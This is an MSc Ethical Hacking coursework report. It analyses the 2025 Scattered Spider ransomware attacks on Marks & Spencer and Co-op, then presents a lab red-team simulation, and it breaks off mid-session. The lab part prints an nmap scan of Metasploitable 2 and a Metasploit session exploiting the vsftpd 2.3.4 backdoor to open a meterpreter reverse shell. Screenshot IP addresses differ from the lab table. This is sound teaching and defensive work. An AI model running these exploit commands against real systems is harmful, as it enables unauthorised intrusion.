



**STRATEGIC CYBERSECURITY INCIDENT ANALYSIS
AND RED TEAM ENGAGEMENT REPORT**

*Marks & Spencer & Co-op Ransomware Campaign (2025)
Threat Analysis and Penetration Testing Simulation*

Student Name: Prem Raj Janga

Student ID: 2505006

Module Name: Ethical Hacking

Module Code: ACCA7033

Programme: MSc Cybersecurity and Digital Forensics

Academic Year: 2025–2026

TABLE OF CONTENTS

Abstract	1
1.Introduction	2
TASK 1 — Strategic Threat Analysis	
2. Executive Summary	3
3. Incident Timeline	4
4. Threat Actor Profile	5
5. Attack Lifecycle Analysis	6
6. MITRE ATT&CK Mapping	7
7. Root Cause Analysis	8
8. Detection and Response Analysis	9
9. Business and National Impact	10
10. Comparative Analysis	11
11. Strategic Recommendations	12
12. Conclusion	13
TASK 2 — Red Team Engagement	
13. Executive Summary	14
14. Engagement Objectives	15
15. Lab Environment	16
16. Tools and Methodology	17
17. Attack Methodology	18
17.6 Exploitation Summary	19
17.7 Evidence and Telemetry	20
18. MITRE ATT&CK Mapping — Red Team	21
19. Detection Gaps and Observations	22
20. Security Recommendations	23
21. Executive Brief	24
22. Conclusion	25
References	26
Appendix A — Rules of Engagement	27
Appendix B — Threat Emulation Plan	28

TASK 1: STRATEGIC THREAT ANALYSIS

1. Executive Summary

The UK experienced a defining moment of insight regarding cyber resilience of organisations during the first half of 2025. A coordinated cyber ransomware attack attributed to a criminal group (Scattered Spider) generated multiple attacks against some of the biggest retailers in the UK being Marks & Spencer, Co-op and Harrods with no implied technical software flaws of exploitation but rather the continued persistence of systemic procedural vulnerabilities existing even within secure mature organisations [1][2].

The key arguments raised in this report are that both cases highlight a fundamental strategic misalignment of companies around investing money in prevention-based security solutions (defences) at the expense of needed investment into detection and response capabilities (the ability to stop an adversary that has already breached the perimeter) needed by organisations. There is a strong case for all organisations to move to an assume-breach stance, where all people, processes, and technologies are subject to continuous testing based upon realistic adversarial conditions, and where identity systems are viewed as the primary attack surface of today’s enterprise [9][10].

2. Introduction

The retail attacks in the UK in 2025 illustrate this shift perfectly. Both Marks & Spencer and Co-op experienced breaches as the result of a single social-engineered attack against their respective IT service desks. Neither attack was detected by firewalls, intrusion detection systems, or endpoint security devices. As a result of these attacks, businesses need to rethink their threat model — the most dangerous threats to an enterprise today are not found in their technology; rather, they come from their employees and the operational processes that guide them [6][8].

The report analyses the incidents across key areas such as, timeline, threat actor, attack lifecycle, MITRE ATT&CK mapping, root causes, detection gaps, business impact, and recommendations.

3. Incident Timeline

The following table presents a structured chronology of the M&S breach, from initial compromise through to recovery, drawing on testimony given to the Parliamentary Sub-Committee on UK Economic Security, industry reporting, and NCSC communications [7]. As shown in Figure 1, the breach unfolded across several months from initial access through to full operational recovery.

Date	Event	Description
February 2025	Initial Access	Attacking parties with ties to the hacker group Scattered Spider phoned the M&S IT Service Desk and identified themselves as a legitimate contractor using biographical information obtained through an Open Source Intelligence (OSINT) search. They were then able to convince help desk staff to enable a password reset and disable multi-factor authentication for an account that they had targeted. Because there was no software vulnerability utilized during this

		attack, the entry point into the M&S computer system was purely procedural.
March 2025	Privilege Escalation	Attackers copy the credential database from Active Directory NTDS.dit and use an offline hash to crack the passwords of the domain administrator. They also install remote management and monitoring tools while pretending to be providing legitimate IT support services. The amount of time an attacker is able to reside undetected is very long, because the attackers are using a strategy called LOTL to avoid signature based detection.
Early April 2025	Data Exfiltration	Personal data belonging to customers is systematically extracted from cloud infrastructure controlled by an attacker and downloaded over a secure internet connection. The data that can be downloaded includes the customer's name, physical address, birthday, phone number, order history, loyalty program number, and the masked credit card number. Egress monitoring does not stop the transfer of the data via a secure internet connection.
April 22, 2025	Ransomware Deployed	During the Easter holiday period, DragonForce Ransomware was launched in the M&S VMware ESXi Hypervisor Infrastructure, with late night the planned time of deployment due to anticipated trading volumes being at their peak and therefore very limited technical staff available to support this activity. This attack resulted in a mass encryption of multiple virtual machines used by M&S to transact on the internet (e-Commerce), manage inventory (Stock), process payments (Payments) and coordinate logistics (Logistics).
Late April 2025	Operational Disruption	The service providing ordering online has been put on hold entirely as the order and delivery systems were not functioning properly. All retailers stopped their Click and Collect services. The disruption to the supply chain and the distribution system has caused a significant shortage of inventory in food halls.
May 2025	Parallel Attacks	According to Scattered Spider, the ongoing series of attacks against the Co-op stores and a failed intrusion into Harrods, combined with information from the M&S breach, indicate that these are all part of a coordinated and long-term effort to attack retailers in the UK.
May–July 2025	Recovery	M&S commences phased recovery. CEO communications confirm customer data breach, triggering mandatory password resets and ICO notification obligations. E-commerce services are progressively restored; full operational recovery is not achieved until July 2025. Parliamentary Sub-Committee testimony is provided by senior M&S leadership.




Figure 1: Chronological Timeline of the 2025 UK Retail Ransomware Campaign Against Marks & Spencer, Co-op, and Harrods

4. Threat Actor Profile: Scattered Spider

4.1 Identity and Strategic Character

Scattered Spider (also known as UNC3944 or Muddled Libra) is an English-speaking threat actor group that is financially motivated [3][4]. When defending against this group, organisations must consider the service desk staff and third party vendors as the primary attack surface [3][8].

4.2 Ransomware-as-a-Service Affiliation

Scattered Spider is not creating its own brand of proprietary ransomware but instead is using DragonForce, a Ransomware-as-a-Service (RaaS) platform that is providing the encryption infrastructure for Scattered Spider's operations since late 2023 in return for a portion of the ransom proceeds from ransomware victims. This hybrid model (which consists of English-speaking social engineers providing access to victims and Russian-affiliated infrastructure delivering the destructive payload) is representative of an evolution of the threat landscape where there are greater levels of professionalism and modularisation within today's cyber-organisations [4][10].

5. Attack Lifecycle Analysis

5.1 Initial Access: Exploiting the Human Perimeter

Attackers used OSINT to gather information, impersonate a contractor, and convince the service desk to reset credentials and disable MFA. This is related to T1078, T1566 and T1556 [5][6]. This was the initial step for the attack lifecycle shown in Figure 2.

5.2 Privilege Escalation and Credential Harvesting

The attackers began their assault after gaining access through resetting credentials. Once the attackers gained a foothold, they proceeded to attack the Active Directory NTDS.dit database. By extracting the hashes offline and cracking them, the attackers were able to get domain administrator access without causing any real-time alerts that an online brute-force attack would have triggered. This is mapped to T1003 (OS Credential Dumping) and T1087 (Account Discovery). At this point, the attackers have effectively become trusted insiders [5][8].

5.3 Lateral Movement and Persistence

The attackers leveraged domain credentials for lateral movement using LOTL techniques (T1021, T1059) and established persistence through rogue accounts and MFA device registration (T1136) [5][9].

5.4 Data Exfiltration

Prior to the ransomware being deployed, attackers moved customer personal data from their victim's environment to a cloud storage solution operated by the attacker to implement a double extortion scheme. With this method, the threat actors' could still maintain leverage even if the victim restored their systems from back-up.

5.5 Ransomware Deployment

Ransomware was used by attackers on VMware ESXi hypervisor infrastructures so that they could encrypt and disrupt the operations of multiple virtual machines at once. The incident illustrates how a lack of proper network segmentation in virtualized environments can significantly increase the damage that ransomware does to those affected by it [1][2].



Figure 2: End-to-End Attack Lifecycle of the Scattered Spider Campaign, Illustrating Progression from Initial Social Engineering Access to Ransomware Deployment

6. MITRE ATT&CK Technique Mapping

As shown in Figure 3, the following table maps the observed adversary techniques to the MITRE ATT&CK framework [5].

Attack Stage	Technique Name	MITRE ID	Description
Initial Access	Valid Accounts	T1078	As outlined in the incident timeline, the service desk account credentials were reset.
Initial Access	Phishing (Vishing)	T1566	There are also multiple reports of social engineering attempts against IT service desks.
Defence Evasion	Modify Authentication Process	T1556	Service desk users were manipulated into disabling multi-factor authentication and thus provide users with a method of bypassing an access control layer.
Credential Access	OS Credential Dumping	T1003	Evidence exists of an extraction of credentials from Active Directory's NTDS.dit file during a privilege escalation.
Discovery	Account Discovery	T1087	The enumeration of user accounts, permissions of users and groups in order to find targets to escalate to.
Lateral Movement	Remote Services	T1021	It is noted that legitimate administrative tools have been used for lateral movement across many different systems.
Persistence	Create Account	T1136	The creation of rogue user accounts as a backup means of access and continued existence after an initial rotation of credentials.
Execution	Command & Scripting Interpreter	T1059	The use of PowerShell and WMI for reconnaissance, lateral movement and execution of commands while blending in with legitimate domain admin behaviour.

Exfiltration	Exfiltration Over Web Services	T1567	Evidence exists that after the attacker's data was transferred to cloud storage that they controlled, the ransomware was deployed.
Impact	Data Encrypted for Impact	T1486	Additionally, there is evidence that the ESXi infrastructure was encrypted, resulting in a large system outage.
Persistence	MFA Device Registration	T1098	Attacker-controlled devices were registered with multi-factor authentication in order to independently retain continued access to legitimate user's accounts without being affected by password resets.




Figure 3: MITRE ATT&CK Framework Mapping of Observed Adversary Techniques Employed During the 2025 UK Retail Campaign

7. Root Cause Analysis

7.1 Help Desk Identity Verification Failure

The M&A breach was initiated through insufficient id verification in the IT service desk. The perpetrators impersonated a contractor using publicly accessible information which led to them convincing staff to reset passwords and disable MFA. Therefore, the main fault was related to procedure rather than technology which emphasises an inherent weakness within identity governance [1][6].

7.2 Third-Party Access as a Persistent Attack Surface

Weak identity verification circumvented organisational security controls and compromised contractor access. The need for zero trust principles for all third party and vendor access is stressed [8][9].

7.3 Legacy Infrastructure and Segmentation Limitations

The fact that attackers were able to access a domain administrator account from an initially compromised account and then move throughout the ESXi hypervisor architecture indicates that the network segmentation between privilege tiers and critical systems did not do enough to disrupt an attacker's ability to continue their kill chain at any stage of the operation. This issue seems to be common across the board where digital transformation initiatives are outpacing retiring of legacy environments, resulting in hybrid architecture inheriting vulnerabilities of both [2][8].

7.4 Insufficient Behavioural Detection Capability

The breach's extended dwell time of approximately eight weeks was, arguably, the most damaging operationally because it afforded attackers numerous opportunities for thorough reconnaissance and credential harvesting, as well as for exfiltrating data prior to any disruptive action having been taken. The effectiveness of the LOTL methodology was based on the fact that the attacker exploited a detection gap; because the activity that was performed with valid credentials utilizing authorized administrative tools did not produce the detectable signatures that signature-based security controls are designed to identify [9][10].

Detection of this intrusion pattern effectively requires behavioural analytics that are focused on detecting anomalies of identity and access.

8. Detection and Response Analysis

The attack went undetected for almost 8 weeks due to weak egress monitoring and no behavioural analytics. LOTL activities and MFA device registration were also not considered. This highlights major deficiencies in detection and response capabilities [1][6].

9. Business and National Impact

9.1 Financial Impact

The attacks resulted in a considerable amount of financial losses and were estimated to have caused approximately £3.5 million of daily lost revenue, coupled with an estimated annual profit loss of between £100 million and £300 million. Also as a result of the attack, there was a decline in the value of the company’s stock once the public disclosure was made [2][7].

9.2 Operational Impact

The attack caused significant operational disruption including suspension of e-commerce, Click & Collect, contactless payments and supply chain shortages [7].

9.3 Reputational and Customer Impact

Customer PII exfiltration made it a statutory data breach requiring notification to the ICO and password resets. M&S’s open response helped, but damage to reputation was long term [1][7].

9.4 National Security Implications

The incidents were part of a wider campaign against UK retail and led to a parliamentary inquiry. The NCSC saw it as a sector-wide warning linking corporate and national economic security [6][7].

10. Comparative Analysis: Marks & Spencer vs Co-op

There is an opportunity to compare the joint attacks against both M & S and the Co-Op. In each case, a significant UK retailer was the target of one threat grouping, utilising almost identical techniques, within weeks of each other. Identifying similarities and disparities provides a deeper insight into each incident.

Dimension	Marks & Spencer	Co-op
Threat Actor	Scattered Spider / DragonForce Ransomware as a Service	Scattered Spider / DragonForce Ransomware as a Service
Entry Vector	Vishing through IT service desk; impersonating contractors; disabling Multi-Factor Authentication	Vishing through IT service desk; performing similar social engineering patterns
Primary Technique	Social Engineering + Lateral Movement + Active Directory Credential Dumping	Social Engineering + Credential Manipulation; Similar Post Access Behaviour Observed
Financial Impact	Estimated annual profit loss (£100m – £300m); daily online sales loss (£3.5m)	Significant operational disruption; no official figures

Data Exfiltration	Confirmed; customer personally identifiable information (e.g. name, address, order history, and masked payment data)	Confirmed; customer and employee data reported as compromised
Operational Disruption	Severe operational disruptions; e-commerce downtime > 2 months; disrupted contactless payments; disrupted supply chain	Significant operational disruptions; disrupted internal IT systems and supply chain; disrupted customer-facing services
Detection Failure	Signature-based monitoring missed for ~8 weeks; lateral movement had no signatures	Detection failed for approximately the same length of time; similar detection difficulties noted
Response Transparency	High; multiple public communications from CEO; Parliamentary testimony; notified customers	Moderate; have confirmed breach and have engaged in a Parliamentary inquiry

The primary analytical insight gained from comparing the two crises was that both firms experienced identical mechanisms for compromise.

M&S's thorough testimony to Parliament regarding its attack will serve as a best practice of corporate honesty and candor, contributing positively to the larger community's understanding of the attack path (which is validated as an important model by the Arcanum analysis) and facilitating the implementation of a comprehensive, sector-wide resiliency initiative [1][7].

11. Strategic Recommendations

Priority	Recommendation	Rationale	Cost	Implementation Effort
1	Phishing-resistant MFA (FIDO2)	Eliminates credential theft via social engineering	Medium	Medium
2	Out-of-band service desk verification	Stops primary attack vector (vishing)	Low	Low
3	Behavioural analytics (UEBA)	Detects LOTL and identity anomalies	High	High
4	Zero Trust for third-party access	Removes implicit trust in contractors	Medium	High

5	Micro-segmentation (AD, ESXi)	Limits ransomware blast radius	High	High
6	Data Loss Prevention (DLP)	Prevents exfiltration before encryption	Medium	Medium
7	Immutable backups	Ensures recovery from ransomware	Medium	Low
8	Board-level cyber governance	Aligns strategy with business risk	Low	Medium

12. Conclusion

The 2025 UK retail ransomware campaign is one of the most relevant and thoroughly documented examples of corporate cybersecurity infractions to date. The primary themes that are consistent across the M&S and Co-op incidents can be summarized as follows [1][2][7]:

- 1) The most exploitable attack surface available to a socially advanced attacker is the identity management and service desk functions of an organization; these are more easily accessible and harder to fortify than any software defect because the vulnerability is procedural, not technical.
 - 2) The lengthy dwell times seen in both breaches are indicative of an industry-wide failure to properly invest in detection and response capabilities that are proportionate to the type of threat an organization is facing. Specifically, security architectures that focus solely on prevention will not be able to compensate for the lack of detection capability once an attacker has established themselves legitimately in an organization.
 - 3) Real resilience is based on good detection, response and recovery capabilities, not just prevention [8][9].
-

TASK 2: RED TEAM ENGAGEMENT REPORT

1. Executive Summary

This report details a red team engagement that mimicked Scattered Spider's attack on ABCD Retail Ltd. The exercise tested resilience to social engineering, Living-off-the-Land (LOTL) and Ransomware-as-a-Service (RaaS) tactics.

The engagement was divided into five phases: initial access, reconnaissance, privilege escalation, lateral movement and data exfiltration/ransomware simulation. All targets were completed undetected.

The results reflect the failings seen in the 2025 M&S and Co-op breaches namely poor help desk verification, poor behavioural monitoring and poor network segmentation.

2. Engagement Objectives

This red team engagement was constructed based on four main questions directly taken from the categories of vulnerabilities traced in the incident analysis of M&S.


- Can IT service desk staff be tricked via social engineering into resetting credentials and turning off MFA for a spoofed user?
- Can I gain domain administrator access through Active Directory exploitation once I have a foothold via reset credentials and remain hidden?
- Does the separation of business units, tiers in your infrastructure and virtualisation hosts use network segmentation to ensure that an attacker who is authenticated cannot carry out lateral movement?
- Does the Security Operations Centre detect and escalate LOTL-based intrusion activity within an operationally meaningful timeframe?

3. Lab Environment

VM	Operating System	Role	Purpose	IP Address
VM1	Windows Server 2019	Domain Controller	Active Directory, DNS, NTDS.dit, Group Policy — core identity infrastructure	192.168.56.10
VM2	Metasploitable 2 (Ubuntu-based)	Web Application Server	Deliberately vulnerable web app (DVWA, vsftpd, Samba, etc.) for initial access & RCE testing	192.168.56.20

VM3	Windows 10 Pro	Client Workstation	Domain-joined endpoint with mock sensitive data files	192.168.56.30
VM4	Kali Linux 2024	Attacker Platform	Red team operating environment with full offensive toolset	192.168.56.100
VM5	Windows Server 2022	Simulated ESXi / File Server	Simulates virtualisation host + target for ransomware simulation (test partition encryption)	192.168.56.50

All virtual machines operated within an isolated lab network with no connectivity to production systems or external infrastructure. No real customer or employee data was used at any stage of the engagement. As shown in Figure 1, the lab architecture comprised five virtual machines spanning attacker, domain, client, and server roles. Figure 2 illustrates the static IP configuration applied to the Domain Controller.



Isolated Host-Only Network (192.168.56.0/24)

Figure 1: Virtualised Lab Architecture for the ABCD Retail Red Team Engagement, Depicting Network Topology, VM Roles, and Key Attack Vectors

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::d50d:b1a3:b4ff:6c6%6
    IPv4 Address. . . . . : 192.168.56.103
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

C:\Users\Administrator>netsh interface ipv4 set address name="Ethernet" static 192.168.56.10 255.255.255.0 192.168.56.1

C:\Users\Administrator>netsh interface ipv4 set dns name="Ethernet" static 192.168.56.10

The configured DNS server is incorrect or does not exist.

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::d50d:b1a3:b4ff:6c6%6
    IPv4 Address. . . . . : 192.168.56.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.56.1

C:\Users\Administrator>
```

Figure 2: Static IP Address Configuration on the Domain Controller (VM1 – Windows Server 2019, 192.168.56.10) to Support Active Directory Infrastructure

The Domain Controller was assigned a static IP address of 192.168.56.10 to simulate a production-like identity infrastructure. Proper IP configuration is essential for reliable Active Directory operation.

4. Tools and Methodology

Tool	Category	Purpose in Engagement
Nmap / Zenmap	Network Reconnaissance	Host discovery, port scanning, service enumeration across lab subnet
Metasploit Framework	Exploitation	Module-based exploitation of web application vulnerability for initial remote code execution
Burp Suite Community	Web Application Testing	SQL injection identification, request interception, and authentication bypass testing on VM2

BloodHound / SharpHound	Active Directory Analysis	Graphical mapping of Active Directory trust relationships, privilege paths, and attack paths to domain administrator
Mimikatz	Credential Extraction	LSASS memory dumping and NTDS.dit hash extraction to obtain plaintext and hashed domain credentials
Impacket Suite	Active Directory Attacks	Pass-the-Hash, SMB relay, secretsdump for credential-based lateral movement without bespoke malware
CrackMapExec	Network Validation	Post-compromise enumeration and credential validation across domain-joined hosts
ScreenConnect (Simulated)	LOTL Persistence	Legitimate RMM tool deployed to simulate LOTL persistence strategy used by Scattered Spider
Custom Python Scripts	Data Staging	Simulated data staging and exfiltration to attacker-controlled directory, mimicking T1567 behaviour without real data transfer

5. Attack Methodology

5.1 Phase 1: Reconnaissance

The engagement began with a two-week passive reconnaissance period that aimed to mimic the OSINT-driven prep work seen in Scattered Spider campaigns. The red team modelled the internal structure of ABCD Retail Ltd using publicly available resources — the organisation's website, visibility into IT and HR staff via LinkedIn, Companies House filings, and archived job adverts; they mapped names of key service desk personnel and administrators in IT roles, contractor relationships and vendor partnerships; they recorded the internal terminology used in communications internally as well as ticketing system nomenclature.

This intelligence was then utilized to create a contextually plausible initial access impersonation scenario. Passive OSINT alone provided enough information to pave the way for a solid social engineering story without any active attempts against testing systems. This suggests that the publicly available footprint of an organisation can be a non-negligible reconnaissance tool for attackers; an insight applicable to infosec policies regarding social media and job advertisement use [3][10].

```
kali@kali: ~  
$ nmap -sV -O -Pn 192.168.56.101  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-29 13:15 -0400  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.56.101  
Host is up (0.0029s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        Netkit rshd  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:C8:76:60 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.90 seconds
```

Figure 3: Nmap Host Discovery and Service Enumeration Scan Results Against Metasploitable 2 (192.168.56.20), Revealing Exploitable Services Including vsftpd 2.3.4 and Samba.

5.2 Phase 2: Initial Access


It used 2 tracks for initial access. Track A (social engineering) A vishing call was made pretending to be a contractor. The service desk was successfully duped into resetting credentials and disabling MFA. Track B used Metasploit to access the vsftpd 2.3.4 backdoor on VM2 and gain root (T1190). Social engineering was a much stealthier path than the technical exploit [3][6].

```
kali@kali: ~  
Session Actions Edit View Help  
msfconsole  
Metasploit tip: Store discovered credentials for later use with creds  
  
3Kom SuperHack II Logon  
  
User Name: [ security ]  
Password: [ ]  
  
[ OK ]  
  
https://metasploit.com  
  
[ metasploit v6.4.116-dev ]  
+ --[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]  
+ --[ 432 post - 49 encoders - 14 nops - 10 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.102  
LHOST => 192.168.56.102  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101  
RHOSTS => 192.168.56.101  
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] Started reverse TCP handler on 192.168.56.102:4444  
[+] 192.168.56.101:21 - Backdoor has been spawned!  
[*] Meterpreter session 1 opened (192.168.56.101:55891) at 2026-04-29 13:48:22 -0400  
  
meterpreter > 
```

Figure 4: Successful Initial Access via vsftpd 2.3.4 Backdoor Exploited Using the Metasploit Framework, Achieving Root-Level Shell Access on VM2 (MITRE T1190 – Exploit Public-Facing Application).

```
kali@kali: ~  
Session Actions Edit View Help  
  
meterpreter > sysinfo  
Computer : metasploitable.localdomain  
